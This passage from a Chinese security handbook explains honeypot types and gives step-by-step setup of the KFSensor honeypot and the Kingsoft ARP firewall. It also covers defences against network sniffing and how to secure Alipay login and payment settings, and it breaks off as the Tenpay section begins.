根据管理员的需要，蜜罐的系统和漏洞设置要求也不尽相同，蜜罐是有针对性的，而不是盲目设置的，因此，就产生了多种多样的蜜罐类型，最基本的分类如下。

（1）实系统蜜罐

实系统蜜罐是最真实的蜜罐，它运行着真实的系统，并且带着真实可入侵的漏洞，属于最危险的漏洞，但是它记录下的入侵信息往往是最真实的。这种蜜罐安装的系统一般都是最初的，没有任何 SP 补丁或打了低版本 SP 补丁，根据管理员需要也可能补上了一些漏洞，只要值得研究的漏洞还存在即可。

再把蜜罐接入网络，根据目前的网络扫描频繁度来看，这样的蜜罐很快就能吸引到目标并接受攻击，系统运行着的记录程序会记下入侵者的一举一动，但同时它也是最危险的，因为入侵者每一次入侵都会引起系统真实的反应，例如被溢出、渗透、夺取权限等。

（2）伪系统蜜罐

伪系统也建立在真实系统的基础上，但最大的特点就是“平台与漏洞非对称性”。众所周知，操作系统不是只有 Windows，还有 Linux、UNIX、OS2、BeOS 等，它们的核心不同，因此产生的漏洞缺陷也就不尽相同。根据这种特性，就产生了“伪系统蜜罐”。它利用一些工具程序强大的模仿能力，伪造出不属于自己平台的“漏洞”，入侵这样的“漏洞”，只能是在一个程序框架里打转，即使成功“渗透”，也仍然没有让这种漏洞成立的条件。

实现一个“伪系统”并不困难，Windows 平台下的一些虚拟机程序、Linux 自身的脚本功能加上第三方工具就能轻松实现，甚至在 Linux/UNIX 下还能由管理员实时产生一些根本不存在的“漏洞”，让入侵者自以为得逞。实现跟踪记录也很容易，只要在后台开着相应的记录程序即可。这种蜜罐的好处在于，它可以最大限度地防止被入侵者破坏，也能模拟不存在的漏洞，甚至可以让一些 Windows 蠕虫攻击 Linux——只要模拟出符合条件的 Windows 特征即可。但是，它也存在缺点，因为一个聪明的入侵者只要经过几个回合就会识破伪装。再者，编写脚本不是件很简便的事情，除非管理员很有耐心或十分悠闲。

2. 蜜罐的作用

由以上知识可以了解到，蜜罐能够起到诱捕黑客、记录黑客入侵信息等功能。除此之外，它还具有以下功能。

（1）迷惑入侵者，保护服务器

在一般的客户 / 服务器模式中，浏览者直接与网站服务器连接。换句话说，整个网站服务器都暴露在入侵者面前，如果服务器上的安全措施不够，整个网站的数据都有可能被入侵

者轻易毁灭。但如果在客户/服务器模式中嵌入蜜罐，让蜜罐作为服务器角色，真正的网站服务器作为一个内部网络在蜜罐上做网络端口映射，这样可以把网站的安全系数提高，入侵者即使渗透了位于外部的“服务器”，也得不到任何有价值的资料，因为入侵的只是蜜罐而已。

虽然入侵者可以在蜜罐的基础上跳进内部网络，但那要比直接攻下一台外部服务器复杂得多，许多水平不足的入侵者只能望而却步。蜜罐也许会被破坏，可是不要忘记了，蜜罐本来就是充当被破坏的角色。基于这种用途，蜜罐不能再设计得漏洞百出了。蜜罐既然成了内部服务器的保护层，就要求它自身必须足够坚固，否则，整个网站都要拱手送人了。

（2）抵御入侵者，加固服务器

入侵与防范一直都是热点问题，而在其间插入一个蜜罐环节将会使防范变得有趣。这台蜜罐被设置得与内部网络服务器一样，当一个入侵者费尽力气入侵了这台蜜罐的时候，管理员已经收集到足够的攻击数据来加固真实的服务器。采用这个策略去布置蜜罐，需要管理员配合监视，否则入侵者攻破了第一台，就会去攻击第二台。

（3）诱捕网络罪犯


这是一个相当有趣的应用。当管理员发现一个普通的客户/服务器模式网站服务器已经牺牲并成为肉鸡时，如果技术能力允许，管理员会迅速修复服务器。同时，企业的管理员会设置一个蜜罐模拟出已经被入侵的状态，等待入侵者的再次光临。

同样，一些企业为了查找恶意入侵者，也会故意设置一些有不明显漏洞的蜜罐，让入侵者在不起疑心的情况下被记录下一切行动证据，有些人把此戏称为“监狱机”。通过与电信局的配合，可以轻易揪出IP源头的那双黑手。

10.3.2 蜜罐设置


KFSensor是一款基于IDS的安全工具，通过模拟FTP、POP3、HTTP、Telnet、SMTP等服务，吸引黑客的攻击。蜜罐通过设置能够产生详细的安全检测报告，实时监测本地计算机。具体的操作方法如下。

STEP01： 运行KFSensor




依次单击“Settings”>“Set Up Wizard”菜单项。

STEP02： 设置向导




单击“下一步”按钮。

STEP03：选择需要的模拟服务




01 勾选需要的模拟服务复选框。　02 单击“下一步”按钮。

STEP04：蜜罐系统设置域名




01 在文本框中输入域名。　02 单击“下一步”按钮。

STEP05：输入 E-mail 地址




01 在文本框中输入 E-mail 地址，使 KFSensor 能够向该邮箱发送记录信息。　02 单击“下一步”按钮。

STEP06：进行相关设置




01 设置有关伪装系统的选项。　02 单击“下一步”按钮。

STEP07：系统服务设置



01 勾选“Install as systems service”复选框。　02 单击“下一步”按钮。

STEP08：设置完成



单击“完成”按钮，即可结束设置向导。

单击工具栏上的“Start Server”按钮，即可启动蜜罐程序。当KFSensor发现有人扫描本机时，图标就会变成红色，并进行报警。可以查看日志，了解黑客的扫描手法、入侵行为。

10.3.3 蜜罐诱捕

可先采用入侵者的身份对计算机进行扫描，利用X-Scan、Spuerscan等常用的端口扫描工具，在IP处填写本机IP，将端口定义为1 ~ 65 525，单击“开始”按钮进行扫描。此时，可看到本地主机开放的端口很多，连一些危险的端口也都开放着。但这些开放的危险端口都是KFSensor模拟出来的，如可以发现NT、FTP、SQL弱口令、CGI、IIS漏洞等。

当发现有人扫描该计算机时，每扫描一个端口，KFSensor将会对其进行实时记录，通知区域内的图标变成红色并闪烁，同时通过声音报警。此时可打开KFSensor的日志记录，分析黑客的扫描、攻击手法等信息。

KFSensor分为三部分：工具栏、端口栏和日志栏。端口栏是模拟开放的一些端口，日志栏是入侵日志的记录，双击对应端口的日志，就可以看到里面详细记录了扫描的手法，经过上面的诱捕测试，可以确认蜜罐已经安装成功。

蜜罐技术可以通过诱导让黑客们误入歧途，消耗他们的精力，为网络管理员加强防范赢得时间，同时也是用来检验网络安全策略是否正确，防线是否牢固的得力助手。

10.4 网络安全防范

10.4.1 网络监听的防范

当成功地登录到一台网络主机并取得了这台主机的超级用户权限之后，往往要尝试登录或夺取网络中其他主机的控制权。而网络监听则常常能轻易获得用其他方法很难获得的信息。使用最方便的是在一个以太网中任何一台上网主机上运行监听工具，这是多数黑客的做法。

网络监听的防范一般比较困难，通常可采取数据加密、网络分段及运用VLAN技术。

1. 数据加密

数据加密的优越性在于，即使攻击者获得了数据，如果不能破译，这些数据对他也是没有用的。一般而言，人们真正关心的是那些秘密数据的安全传输，使其不被监听和偷换。如果这些信息以明文的形式传输，就很容易被截获并阅读出来。因此，对秘密数据进行加密传输是一个很好的办法。

2. 网络分段

因为网络监听只能监听到本网段内的传输信息，所以可以采用网络分段技术，建立安全的网络拓扑结构，将一个大的网络分成若干个小的网络，如将一个部门、一个办公室等可以

相互信任的主机放在一个物理网段上，网段之间再通过网桥、交换机或路由器相连，实现相互隔离。这样，即使某个网段被监听了，网络中的其他网段还是安全的。因为数据包只能在该子网的网段内被截获，网络中剩余的部分（不在同一网段的部分）则被保护了。


3. 运用VLAN技术

运用 VLAN（虚拟局域网）技术，将以太网通信变为点到点通信，可以防止大部分基于网络监听的入侵。

10.4.2 金山贝壳 ARP 防火墙的使用


金山贝壳 ARP 防火墙能够双向拦截 ARP 欺骗攻击包，监测锁定攻击源，时刻保护局域网内计算机的正常上网数据流向，是一款适合个人用户的反 ARP 欺骗保护工具。使用该工具保护计算机的具体操作方法如下。

STEP01： 安装并运行金山贝壳 ARP 防火墙



在主界面右上角单击“设置”链接。


STEP02： 高级设置



01 单击“基本设置”选项。

02 启动保护以及拦截提示。


STEP03： 网关设置



01 选择自动获取网关或手动设置网关。

02 选择手动设置网关时建议选择默认获取网关，这样比较方便快捷。


STEP04： 安全设置



01 对 ARP 攻击拦截等选项进行设定。


02 单击“确定”按钮。

STEP05： 返回主界面



单击“查看拦截记录”链接。

STEP06： 查看拦截记录



单击“清空记录”按钮可将拦截信息清除。

10.5 加强网络支付工具的安全

对于网络购物已经非常风靡的今天，淘宝中所用到的支付宝和拍拍网中用到的财付通已经成为用户经常使用的支付工具。那么，为了保障支付工具的安全，就需要采取一些有效的防护措施，使我们的财产得到保障。

10.5.1 支付宝的安全防护


1. 加强支付宝账户的安全防护

加强支付宝账户安全主要有以下三种方法：定期修改登录密码、绑定手机和设置安全保护问题。

（1）定期修改登录密码

使用支付宝前首先要通过登录密码进行登录，登录错误将无法进行后续操作，其重要性不言而喻。长时间使用单一的密码很容易导致密码泄露或被黑客破译，因此定期修改密码非常重要。下面介绍修改支付宝登录密码的具体操作步骤。

STEP01： 进入支付宝首页




在 IE 浏览器地址栏中输入 www.alipay.com 后按“Enter”键。

STEP02： 登录支付宝




输入用户名和密码后单击“登录”按钮。

STEP03：打开新的页面



单击页面顶部的“安全中心”链接。

STEP04：打开“安全管家”页面



01 单击“保护账户安全”选项卡。


02 在“登录密码”右侧单击“修改”链接。

STEP05：第二种修改登录密码方式




在“安全管家”页面左下角单击“修改登录密码”。

STEP06：修改密码



根据提示输入当前密码及新密码后，单击“确认”按钮。

STEP07：密码修改成功




查看密码修改成功提示信息。

（2）绑定手机

绑定手机功能能够使支付宝安全性提高很多。支付宝账户与手机绑定后，用户还能够随

时随地修改密码，保证账户安全。下面介绍绑定手机的具体操作步骤。


STEP01：打开“安全管家”页面



01 切换至“保护账户安全”选项卡。


02 单击“手机绑定”右侧的“绑定”链接。

STEP02：选择绑定方式




选择“通过支付密码”，然后单击“立即绑定”按钮。

STEP03：输入支付密码




在文本框中输入支付密码后，单击“下一步”按钮。

STEP04：填写手机号码及验证码



在文本框中输入手机号码后，根据发送到手机上的信息填写验证码，然后单击“确定”按钮。

STEP05：手机绑定成功




查看手机绑定成功提示信息。

（3）设置安全保护问题

设置安全保护问题，使支付宝账户更加安全。下面介绍设置安全保护问题的具体操作步骤。


STEP01：打开“安全管家”页面



01 切换至“保护账户安全”选项卡。


02 在“安全保护问题”右侧单击“设置”链接。

STEP02：添加安保问题




提示通过“手机校验码 + 支付密码”的方式进行添加，单击“立即添加”按钮。

STEP03：验证身份




输入校验码以及支付密码后，单击“下一步”按钮。

STEP04：填写安全保护问题及答案




填写问题一、问题二、问题三以及答案后，单击“下一步”按钮。

STEP05：确认安全保护问题及答案信息



确认无误后，单击“确定”按钮。

STEP06：安保问题添加成功



查看提示信息。

提示

安全保护问题虽然不经常使用，但是仍存在泄露的危险，为了保证用户的账户安全，建议定期修改安全保护问题，可以3个月修改一次。


2. 加强支付宝内资金的安全防护

一般情况，用户不会将大量资金直接存在支付宝内，而是在使用时先通过银行卡将资金存入支付宝账户中，再通过支付宝支付。但当支付宝中存有一定量的资金时，就要注意支付宝的安全问题，以防他人盗取。尤其现在很多用户开通了余额宝功能，不再需要通过银行卡转账，直接从余额宝就可支付，安全问题就更应该注意。

（1）定期修改支付密码


支付密码与登录密码不同，登录密码是在登录支付宝账户时所输入的密码，而支付密码是使用支付宝进行资金支付时所输入的密码，一旦密码被他人知晓，账户里的资金将会被他人盗取。下面介绍修改支付宝支付密码的具体操作步骤。

STEP01：登录支付宝账户




在支付宝首页顶部单击“安全中心”链接。

STEP02：打开“安全管家”页面




01 切换至“保护资金安全”选项卡。　02 在“支付密码”右侧单击“修改”链接。

STEP03：更改支付密码



输入当前支付密码以及新支付密码后，单击“确定”按钮。

STEP04：支付密码修改成功




查看设置成功提示信息。支付宝还会向用户所填写的邮箱发送支付宝支付密码修改报告。

（2）开通宝令（手机版）

宝令（手机版）是由支付宝推出的，免费安装在手机客户端的基于动态口令的安全认证产品。申请成功后，在用户进行付款、确认收货等关键操作时显示6位动态密码，安全方便，让用户的账户资金更加安全。下面介绍开通宝令（手机版）的具体操作步骤。

STEP01：打开“安全管家”页面



01 切换至“保护资金安全”选项卡。

STEP02：下载支付宝客户端



02 在“宝令（手机版）”右侧单击“申请”链接。

根据自己的手机类型单击相应按钮，下载支付宝客户端。

STEP03：开启手机宝令



在手机上安装支付宝客户端后，依次进行以下操作：打开“支付宝钱包”>单击“安全”>单击“手机宝令”>单击“开启”。

提示


手机宝令开启成功后，在电脑上付款时，手机宝令上会显示动态口令，按口令输入方可使付款成功，保证支付宝内资金的安全。



（3）安装数字证书


数字证书是一个经证书授权中心数字签名的包含公开密钥拥有者信息以及公开密钥的文件。使用了数字证书，即使用户发送的信息在网上被他人截获，甚至丢失了个人的账户、密码等信息，仍可以保证账户、资金安全。申请数字证书后，用户只能在安装数字证书的电脑上支付。当用户更换电脑或重装系统后，只需手机校验即可重新安装数字证书，所以使用数字证书要确保支付宝绑定的手机可以正常使用。下面介绍安装数字证书的具体操作步骤。

STEP01：打开“安全管家”页面



01 切换至“保护资金安全”选项卡。

STEP02：申请数字证书



02 在“数字证书”右侧单击“申请”链接。


查看数字证书相关介绍，单击“申请数字证书”按钮。

STEP03：填写身份证号等信息




在文本框中填写身份证号、使用地点等相关信息，填写完整后，单击“提交”按钮。

STEP04：进行手机验证



根据手机上接收到的校验码进行填写，然后单击“确定”按钮。

STEP05：安装证书控件



可看到安装进度，安装完成后即可使用其功能。

10.5.2 财付通的安全防护

财付通是腾讯公司推出的专业在线支付平台，其核心业务是帮助在互联网上进行交易的双方完成支付和收款。个人用户注册财付通后，可在拍拍网及 20 多万家购物网站进行购物。财付通支持全国各大银行的网银支付，用户也可以先充值到财付通，享受更加便捷的财付通余额支付体验。

1. 加强财付通账户的安全防护

